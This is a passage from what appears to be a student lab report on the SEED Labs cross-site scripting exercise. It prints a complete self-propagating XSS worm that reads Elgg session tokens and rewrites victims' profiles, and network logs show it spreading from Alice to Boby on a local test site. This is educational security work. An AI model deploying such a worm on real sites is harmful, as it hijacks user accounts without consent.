


```
[03/26/20]seed@VM:.../www$ pwd
/var/www
[03/26/20]seed@VM:.../www$ ls
CSRF  html  RepackagingAttack  SQLInjection  XSS
[03/26/20]seed@VM:.../www$ sudo mkdir Example
[03/26/20]seed@VM:.../www$ ls
CSRF  Example  html  RepackagingAttack  SQLInjection  XSS
[03/26/20]seed@VM:.../www$ cd Example/
[03/26/20]seed@VM:.../Example$ sudo vim xss_worm.js
[03/26/20]seed@VM:.../Example$
```

Figure 21: Create directory for www.example.com

After a change is made to the configuration, the Apache server needs to be restarted. It can either be restarted by running `sudo service apache2 stop` and `sudo service apache2 start` or by running `sudo service apache2 restart`.

The worm can be included using the src attribute in the <script> tag as shown in Figure 22, the code shown in Figure 23 was referenced in the "`About Me`" field of Samy's profile page in the `Text mode` to ensure that no additional code is added to our attacking code.




Samy

```
<script type="text/javascript" src="http://www.example.com/xss_worm.js">
</script>
```

Figure 22: JavaScript Code in Samy's Profile


The self-propagating XSS worm JavaScript code is shown in Figure 23 below.



```
window.onload = function(){
  var wormCode = encodeURIComponent(
    "<script type=\"text/javascript\"" +
    "id=\"worm\"" +
    "src=\"www.example.com/xss_worm.js\">" +
    "</" +
    "script>"
  );

  var guid  = "&guid=" + elgg.session.user.guid;
  var ts    = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
  var name  = "&name=" + elgg.session.user.name;
  var desc  = "&description=Samy is my hero" +
              wormCode +
              "&accesslevel[description]=2";

  // Construct the content of your url.
  var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
  var content = ts + token + name + desc + guid;    //FILL IN
  var samyGuid = "47";   //FILL IN


  if (elgg.session.user.guid != samyGuid){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Content-Type",
                          "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
```

Figure 23: Self-Propagating XSS Worm JavaScript Code (Link Approach)

From Alice's profile page, we can see that she sends a GET request to the site with the self-propagating XSS worm as shown in Figure 24.




Sta...	Method	Fil	Dc	Cause	Type	Transferre
200	GET	alice		w...document	html	3.75 KB
200	GET	font-...		w...stylesheet	css	cached
200	GET	elgg....		w...stylesheet	css	cached
200	GET	color...		w...stylesheet	css	cached
200	GET	jquer...		w...script	js	cached
200	GET	jquer...		w...script	js	cached
200	GET	requi...		w...script	js	cached
200	GET	requi...		w...script	js	cached
200	GET	elgg.js		w...script	js	cached
200	GET	xss_...		w...script	js	cached
200	GET	en.js		w...script	js	cached
200	GET	init.js		w...script	js	cached
200	GET	read...		w...script	js	cached
200	GET	Plugi...		w...script	js	cached
302	POST	edit		w...xhr	html	3.77 KB
200	GET	alice		w...xhr	html	3.80 KB

16 requests | 134.58 KB / 11.32 KB transferred | Finish: 2.19 s

```
Request URL: http://www.example.com/xss_worm.js
Request method: GET
Status code: 200 OK
Version: HTTP/1.1
Response headers (0 B)
  Accept-Ranges: bytes
  Connection: Keep-Alive
  Content-Encoding: gzip
  Content-Length: 555
  Content-Type: application/javascript
  Date: Thu, 26 Mar 2020 12:15:44 GMT
  ETag: "439-5a1c00930782e-gzip"
  Keep-Alive: timeout=5, max=100
  Last-Modified: Thu, 26 Mar 2020 11:10:43 GMT
  Server: Apache/2.4.18 (Ubuntu)
  Vary: Accept-Encoding
Request headers (0 B)
  Accept: */*
  Accept-Encoding: gzip, deflate
  Accept-Language: en-US,en;q=0.5
  Connection: keep-alive
  Host: www.example.com
  Referer: http://www.xsslabelgg.com/profile/alice
  User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101 Firefox/60.0
```

Figure 24: GET XSS Worm (Alice)


Logging in as Boby, we can see that he currently does not have the XSS worm being run on his profile as shown on Figure 25.



Sta...	Method	File	Domain	Cause	Type	Transferred	Size	
302	POST	edit	www.xsslabelg...	document	html	3.67 KB	13.43 KB	→ 69 ms
200	GET	boby	www.xsslabelg...	document	html	3.69 KB	13.43 KB	→ 55 ms
200	GET	font-awesome.css	www.xsslabelg...	stylesheet	css	cached	28.38 KB	
200	GET	elgg.css	www.xsslabelg...	stylesheet	css	cached	58.09 KB	
200	GET	colorbox.css	www.xsslabelg...	stylesheet	css	cached	3.80 KB	
200	GET	jquery.js	www.xsslabelg...	script	js	cached	0 B	
200	GET	jquery-ui.js	www.xsslabelg...	script	js	cached	0 B	
200	GET	require_config.js	www.xsslabelg...	script	js	cached	798 B	
200	GET	require.js	www.xsslabelg...	script	js	cached	0 B	
200	GET	elgg.js	www.xsslabelg...	script	js	cached	0 B	
200	GET	en.js	www.xsslabelg...	script	js	cached	0 B	
200	GET	init.js	www.xsslabelg...	script	js	cached	619 B	
200	GET	ready.js	www.xsslabelg...	script	js	cached	271 B	
200	GET	Plugin.js	www.xsslabelg...	script	js	cached	630 B	

Figure 25: Boby's Profile Page (before attack)

Once Boby views Alice's profile, we can see that a GET and POST request is made as shown on Figure 26. Boby's profile page is being requested even though he is viewing Alice's profile.



www.xsslabelgg.com/profile/alice


Sta…	Method	Fil	Dc	Cause	Type	Transferre
200	GET	alice		w…document	html	3 KB
200	GET	font-…		w…stylesheet	css	cached
200	GET	elgg.…		w…stylesheet	css	cached
200	GET	color…		w…stylesheet	css	cached
200	GET	jquer…		w…script	js	cached
200	GET	jquer…		w…script	js	cached
200	GET	requi…		w…script	js	cached
200	GET	requi…		w…script	js	cached
200	GET	elgg.js		w…script	js	cached
200	GET	xss_…		w…script	js	cached
200	GET	en.js		w…script	js	cached
200	GET	init.js		w…script	js	cached
200	GET	read…		w…script	js	cached
200	GET	Plugi…		w…script	js	cached
302	POST	edit		w…xhr	html	3.76 KB
200	GET	boby		w…xhr	html	3.79 KB

16 requests | 131.10 KB / 10.55 KB transferred | Finish: 1.98 s

```
Request URL: http://www.xsslabelgg.com/profile/boby
Request method: GET
Remote address: 127.0.0.1:80
Status code: 200 OK
Version: HTTP/1.1

Response headers (391 B)
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 3486
Content-Type: text/html; charset=UTF-8
Date: Thu, 26 Mar 2020 12:21:49 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=98
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN

Request headers (386 B)
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=j6nfj6sedmm234tggmpi81qq34
Host: www.xsslabelgg.com
Referer: http://www.xsslabelgg.com/profile/alice
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu…) Gecko/20100101 Firefox/60.0
```

Figure 26: GET Boby's Profile Page (Alice)

Once Boby returns to his own profile page, we see that the XSS worm has propagated itself and now Boby also makes a GET request to `www.example.com`, resulting in the worm being embedded in his profile as well. We see "`Samy is my hero`" appearing in his "`About Me`" field in Figure 27 unlike that in Figure 25 before the attack.



Boby
About me
Samy is my hero

Sta...	Method	Fil	Dc	Cause	Type	Transferre
200	GET	boby		w...document	html	3.75 KB
200	GET	font-...		w...stylesheet	css	cached
200	GET	elgg....		w...stylesheet	css	cached
200	GET	color...		w...stylesheet	css	cached
200	GET	45lar...		w...img	jpeg	cached
200	GET	xss_...		w...script	js	905 B
200	GET	jquer...		w...script	js	cached
200	GET	jquer...		w...script	js	cached
200	GET	requi...		w...script	js	cached
200	GET	requi...		w...script	js	cached
200	GET	elgg.js		w...script	js	cached
200	GET	en.js		w...script	js	cached
200	GET	init.js		w...script	js	cached
200	GET	read...		w...script	js	cached
200	GET	Plugi...		w...script	js	cached
302	POST	edit		w...xhr	html	3.76 KB
200	GET	boby		w...xhr	html	3.79 KB


17 requests | 143.56 KB / 12.18 KB transferred | Finish: 1.90 s

```
Request URL: http://www.example.com/xss_worm.js
Request method: GET
Remote address: 127.0.0.1:80
Status code: ● 200 OK
Version: HTTP/1.1

Response headers (350 B)
Accept-Ranges: bytes
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 555
Content-Type: application/javascript
Date: Thu, 26 Mar 2020 12:23:39 GMT
ETag: "439-5a1c00930782e-gzip"
Keep-Alive: timeout=5, max=100
Last-Modified: Thu, 26 Mar 2020 11:10:43 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding

Request headers (382 B)
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Host: www.example.com
If-Modified-Since: Thu, 26 Mar 2020 11:10:43 GMT
If-None-Match: "439-5a1c00930782e-gzip"
